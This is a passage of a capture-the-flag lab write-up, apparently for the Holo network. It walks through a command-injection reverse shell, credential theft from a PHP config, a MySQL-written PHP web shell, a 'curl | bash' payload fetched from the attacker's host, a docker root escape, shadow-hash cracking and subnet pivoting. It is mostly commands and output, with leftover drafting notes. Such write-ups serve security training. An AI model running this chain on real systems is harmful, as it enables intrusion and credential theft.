
admin.holo.live/dashboard.php?cmd=nc -c bash 10.50.103.81 4444

Payload crafting where



And we have a shell. Now lets upgrade to an interactive shell by spawning a TTY shell

python3 -c 'import pty;pty.spawn("/bin/bash")'



We try looking for files present and file a db_connect.php file

```
www-data@7b19b27c7d34:/var/www$ cd admin
cd admin
www-data@7b19b27c7d34:/var/www/admin$ ls -la
ls -la
total 72
drwxr-xr-x 6 root root  4096 Jan 16  2021 .
drwxr-xr-x 1 root root  4096 Jan 16  2021 ..
-rw-r--r-- 1 root root    69 Jan  4  2021 .htaccess
-rw-r--r-- 1 root root  1619 Nov  3  2020 action_page.php
drwxr-xr-x 7 root root  4096 Jul  4  2019 assets
-rw-r--r-- 1 root root 16120 Nov  3  2020 dashboard.php
-rw-r--r-- 1 root root   348 Nov  3  2020 db_connect.php
drwxr-xr-x 2 root root  4096 Jul  4  2019 docs
drwxr-xr-x 2 root root  4096 Oct 23  2020 examples
-rwxr-xr-x 1 root root 11753 Oct 22  2020 hololive.png
-rw-r--r-- 1 root root  1845 Oct 22  2020 index.php
-rw-r--r-- 1 root root   135 Jan 16  2021 robots.txt
drwxr-xr-x 2 root root  4096 Jan  4  2021 supersecretdir
www-data@7b19b27c7d34:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@7b19b27c7d34:/var/www/admin$
```

Here we find creds for the SQL database

admin : !123SecureAdminDashboard321!

Link where we will use

We used route command to find what subnets we have access to

```
www-data@7b19b27c7d34:/var/www/admin$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
www-data@7b19b27c7d34:/var/www/admin$
```


Now we use netcat internal port scan to check running ports and services to check for the SQL server being used and we find mysql is being used at port 3306

```
www-data@7b19b27c7d34:/var/www/admin$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
www-data@7b19b27c7d34:/var/www/admin$
```

Now we try to connect to sql using creds we found earlier **Indicate**

mysql -h 192.168.100.1 -u admin -p

Use the DashboardDB and search for existing users




We find another user gurag with password in the Database. This is the user who left a note for the admin in the beginning steps

List creds found

Let us now create a new table and then inject php code


INSERT INTO mactavish (Code) value ('<?php cmd=$_GET[\"cmd\"]\;system($cmd)\;?>');



trying to copy data into temp file we get an error

ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement.

Let us now check the secure priv file we see /var/www/html/ **Explain why**



so we use that file instead of the /tmp directory


SELECT * FROM mactavish INTO OUTFILE '/var/www/html/mactavish.php';

We use this encoded reverse shell payload and try to curl it in the L-SVR01 machine

http://192.168.100.1:8080/mactavish.php?cmd=curl http://10.50.103.81:80/bash.sh|bash &

curl ‘http://192.168.100.1:8080/mactavish.php?cmd=curl%20http%3A%2F%2F10.50.103.81%3A80%2Fbash.sh%7Cbash%20%26’

Before this we had set up a listener to get a shell




Now we spawn TTY shell first

python3 -c 'import pty;pty.spawn("/bin/bash")'


Explain why docker

But this is a docker instance



Now we also have to break out of the docker using gtfobins binary with setuid to root

docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.


```
sudo install -m =xs $(which docker) .

./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```



We escalate privileges and spawn bash shell.

We look for /etc/shadow and find hashes for linux-admin user

````

ubuntu:

!$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0

linux-admin:

$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1

````

We use hashcat to crack linux-admin password, the shadow file uses the generic Linux hash 6; this is a sha512crypt, which we can identify as mode 1800

hashcat -m 1800 lsrv01_hash /usr/share/wordlists/rockyou.txt.gz

This decodes to

6Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:linuxrulez

```
$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:linuxrulez

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6....RxhjV1
Time.Started.....: Wed Mar 22 05:01:00 2023 (5 hours, 1 min)
Time.Estimated...: Wed Mar 22 10:02:29 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/eaphammer/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      339 H/s (9.19ms) @ Accel:64 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6170176/14344384 (43.01%)
Rejected.........: 0/6170176 (0.00%)
Restore.Point....: 6170112/14344384 (43.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: linvsmin -> linuxero
Hardware.Mon.#1..: Temp: 65c Util: 94%

Started: Wed Mar 22 05:00:58 2023
Stopped: Wed Mar 22 10:02:31 2023

┌──(mactavish㉿oracle)-[~/Documents/THM Writeups/Holo writeup]
└─$
```

We use nmap on the entire subnet and find some hosts

```
mactavish@oracle... ×  mactavish@oracle... ×  mactavish@oracle... ×  r
root@17ed04e12a56:~# nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
Nmap scan report for 10.200.107.1
Host is up, received echo-reply ttl 254 (0.00049s latency).
--
Nmap scan report for 10.200.107.30
Host is up, received echo-reply ttl 127 (0.0014s latency).
Nmap scan report for 10.200.107.31
Host is up, received echo-reply ttl 127 (0.00062s latency).
--
Nmap scan report for 10.200.107.33
Host is up, received echo-reply ttl 64 (0.000037s latency).
--
Nmap scan report for 10.200.107.35
Host is up, received echo-reply ttl 127 (0.0015s latency).
--
Nmap scan report for 10.200.107.250
Host is up, received echo-reply ttl 63 (0.00062s latency).
--
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (6 hosts up) scanned in 16.13 seconds
root@17ed04e12a56:~#
```

We scan for hosts on the root user of 10.200.107.33

use nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up

We can find the following result

10.200.107.1

10.200.107.30

10.200.107.31

10.200.107.33

10.200.107.35

10.200.107.250

We now try pinging ports

for ip in 30 31 33 35; do echo "10.200.107.$ip:"; for i in {1..15000}; do echo 2>/dev/null > /dev/tcp/10.200.107.$ip/$i && echo "$i open"; done; echo " ";done;

10.200.107.30:

53 open

80 open

88 open

135 open

139 open

389 open

445 open

464 open

593 open

636 open

3268 open

3269 open

3389 open

5985 open

9389 open

10.200.107.31:

22 open

80 open

135 open

139 open

443 open

445 open

3306 open

3389 open

5985 open

10.200.107.33:

22 open

80 open

10.200.107.35:

80 open

135 open

139 open

445 open

3389 open

5985 open

For proxying through the subnet we use sshuttle for proxying into linux-admin

sshuttle -r linux-admin@10.200.107.33 10.200.107.0/24


Now we check sshuttle process and are able to see that port 80 is open

picture

sudo ps -elf | grep sshu


We are now able to access port 80 for

10.200.107.31



